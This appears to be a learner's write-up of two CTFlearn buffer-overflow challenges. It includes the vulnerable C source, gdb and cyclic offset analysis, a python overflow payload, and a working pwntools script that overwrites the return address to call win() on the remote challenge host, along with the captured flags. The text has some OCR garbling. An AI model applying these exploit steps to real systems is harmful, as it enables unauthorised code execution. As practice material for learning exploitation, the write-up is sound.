
Verification of Completed Intro to Pwntools on Tryhackme.com



Verification of ctflearn.com account and completed challenges



CTF challenge: Simple bof

First thing I did was to check the given .c file to determine what the program does and identify any vulnerabilities. As there is no source file for some of the functions, compiling the program is not an option.

If one were to rewrite the program just enough such that it can compile then that would be counter to the spirit of the challenge. We can view the program a variety of ways - I chose to open it in nano as I like to have syntax highlighting (although minimal) present

nano bof.c

```
int main() {
  setbuf(stdout, NULL);
  setbuf(stdin, NULL);
  safeguard();
  vuln();
}

// Check if secret has changed.
if (secret = 0×67616c66) {
  puts("You did it! Congratuations!");
void vuln() {
  char padding[16];
  char buff[32];
  int notsecret = 0×ffffff00;
  int secret = 0×67616c6);
```

Here are the findings:

return:

1) Main calls the function vuln(), which is the only function that is defined inside the source file.

print flag(); // Print out the flag. You deserve it.

- 2) There is 32- byte input buffer, and an additional 16 bytes of padding
- 3) The flag is protected by comparing the value of secret with another hex value (0x67616c66)

The objective is simply to change the contents of *secret* to be the same as the hex value in the if statement. We can do this by overflowing the input buffer by enough to rewrite the input, the padding and finally the secret. We cannot just target the address of *print_flag()* as we don't have an executable to read the symbols off of.

We can do this by writing a payload of at least 16+32 (padding + buffer) and then appending the hex value that we like to the back of it.

I do this directly in my terminal, as there is not enough work to be done to justify writing it up in either bash or pwntools.


- 1) python -c 'print("A"*48 + " $\x66\x6c\x61\x67$ ")'
 - a) We print 48 A's because we need to overflow the buffer and padding which is 16+32=48
 - b) $x66 \times 61 \times 67$ is the hex in little-Endian of the desired value that we want the secret to be.

2) Telnet thekidofarcrania.com 35235

- a) The instructions give us a top level domain and a port number so, I used telnet to connect
- 3) Copy and paste the result of 1) into what the program sends back to you in 2)

```
-(kungpowchikn®kali)-[~/Downloads]
-(kungpowchikn⊛kali)-[~/Downloads]
stelnet thekidofarcrania.com 35235
Trying 104.131.79.111 ...
Connected to thekidofarcrania.com.
Escape character is '^]'.
Legend: buff MODIFIED padding MODIFIED
 notsecret MODIFIED
                                CORRECT secret
0×ffc38428 | 00 00 00 00 00 00 00 00
0×ffc38430 | 00 00 00 00 00 00 00 00
0×ffc38438 | 00 00 00 00 00 00 00 00
0×ffc38440 | 00 00 00 00 00 00 00 00
0×ffc38448 | ff ff ff ff ff
0×ffc38450 | ff ff ff ff
0×ffc38458 | ef
0×ffc38460 | c0 25 ee f7 84 1f 56 56
0×ffc38468 | 78 84 c3 ff 11 fb 55 56
0×ffc38470 | 90 84 c3 ff 00 00 00 00 |
Legend: buff MODIFIED padding MODIFIED
                                CORRECT secret
 notsecret MODIFIED
0×ffc38428 | 41 41 41 41 41 41 41 41 |
0×ffc38430 | 41 41 41 41 41 41 41 41
0×ffc38438 | 41 41 41 41 41 41 41 41
0×ffc38440 | 41 41 41 41 41 41 41 41
0×ffc38448 | 41 41 41 41 41 41 41 41
0×ffc38450 | 41 41 41 41 41 41 41 41
0×ffc38458 | 66 6c 61 67 0d 00 ff ff
0×ffc38460 | c0 25 ee f7 84 1f 56 56
0×ffc38468 | 78 84 c3 ff 11 fb 55 56
0×ffc38470 | 90 84 c3 ff 00 00 00 00 |
You did it! Congratuations!
CTFlearn{buffer_0verflows_4re_c00l!}
Connection closed by foreign host.
```

The flag is "CTFlearn{buffer_0verflows_4re_c00!!}", now we just submit the flag to ctf-learn and move onto the next task.



CTF Challenge: RIP my bof:

This task requires us to change the return address to that of a specific function. It comes with a binary file that one is supposed to use to find the parameters required for the exploit.

First thing I like to do for *completeness* is to analyze the binary Check security of file...

Checksec --file=server

```
(kungpowchikn  kali)-[~/Downloads/pwn-simple-rip]
$ checksec --file=server
[*] '/home/kali/Downloads/pwn-simple-rip/server'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0×8048000)
```

And are we able to perform a buffer overflow...

o python -c 'print("A"*400)' |valgrind --leak-check=full -s ./server

```
41 41 41 41 41 41 41 41 |

0×fec97068 | 41 41 41 41 41 41 41 |

Return address: 0×41414141

=31547= Jump to the invalid address stated on the next line
=31547= at 0×41414141: ???
=31547= Address 0×41414141 is not stack'd, malloc'd or (recently) free'd
```

So we can see the security (or lack thereof) allows us to to overflow the buffer, and and the EIP, we can then insert the address of whatever function we want to go to. Using nano I view the code and try to find the flag

• nano bof2.c

```
int main() {
  setbuf(stdout, NULL);
  setbuf(stdin, NULL);
  vuln();

void vuln() {
    char padding[16];
    char buff[32];

void win() {
    system("/bin/cat /flag.txt");
}
```

Similar to the first CTF challenge, this one calls a function *vuln()* that is aptly named after its buffers. Again 32bytes for input called buff, and 16 additionally bytes for padding called padding. There exists a function called *win()* which cats a file called /flag.txt - This means there is no way to pull the flag locally, instead we have to modify the eip address to point to win().

Obviously we need to know the address of win:

• nm ./server | grep win

```
$ nm <u>./server</u> | grep win 08048586 T win
```

I need to know the offset between the base address and the EIP, I use a cyclic pattern to do this, which will allow pwntools to automatically resolve the offset.

- Cyclic 400 > pattern
 - Storing the pattern in a file will make the following step quick and easy
 - o From the valgrind check I know that 400 will definitely be enough to overflow
- Gdb -q server
- Run < pattern
 - From the pattern file that was created above

We want to note down the contents at register EIP - In this case its 'paaa'

```
Program received signal SIGSEGV, Segmentation fault.
                                   -registers
EAX: 0×1
EBX: 0×6161616e ('naaa')
ECX: 0×ffffffff
EDX: 0×ffffffff
ESI: 0×1
EDI: 0×8048470 (< start>:
                                        ebp,ebp)
                                 xor
EBP: 0×6161616f ('oaaa')
ESP: 0×ffffc0a0 ("qaaaraaasaaataaauaaavaaawaaaxaaayaaa
aablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaa
jaackaaclaacmaacnaacoaacpaac"...)
EIP: 0×61616170 ('paaa')
             EIP: 0×61616170 ('paaa')
```

At this point we have everything that we need, being,

- A 4 byte string that we can make pwntools exploit look for
- And the address of the target function

Creating a payload

As I mentioned before, the win() function will cat back the contents of a flag file, presumably being the flag, so we need to be able to receive data back. So instead of using the python file to generate a string I copy as input, it will handle sending and receiving the input. Some of my colleagues have been able to send the same exploit over, and get the flag sent back via netcat, others have not. However using the send and interactive methods available (which work the same as if they're from the 'socket' module) it will work.

Starting the program, one should import pwntools

• from pwn import *

Now, we create a cyclic pattern UPTO but not including 'paaa' as we need those 4 bytes for the address.

• payload = cyclic(cyclic_find('paaa'))

The pack function is handy as it not only turns it into hex format, but also in little endian

• payload += p32(0x8048586)

Now we need to connect to the host and port

• r = remote('thekidofarcrania.com', 4902)

We can now use R to send the payload and interact with the port, while we're not doing much, this will allow us to see what the program 'cat's back to us.

- r.send(payload)
- r.interactive ()

```
from pwn import *

#0verflow buffer just enough so that we can overwrite the return address
payload = cyclic(cyclic find('paaa'))

#Below is the address found using the nm ./server | grep win command
payload += p32(0x8048586)
print('Payload size is : ', len(payload))

#establish connect to host and port, store connecting in r
r = remote('thekidofarcrania.com', 4902)
r.send(payload)
print(payload)
#interactive connection is sufficient to let us see the flag
r.interactive()
```

This concludes the exploit, now we just run it in our terminal and let it handle the rest. You will need to hit the return key when the program requests input

• python exploit.py

My program is called exploit.py

The flag is "CTFlearn{cOntrolling rlp 1s n0t t00 h4rd abjkdlfa}". Done!

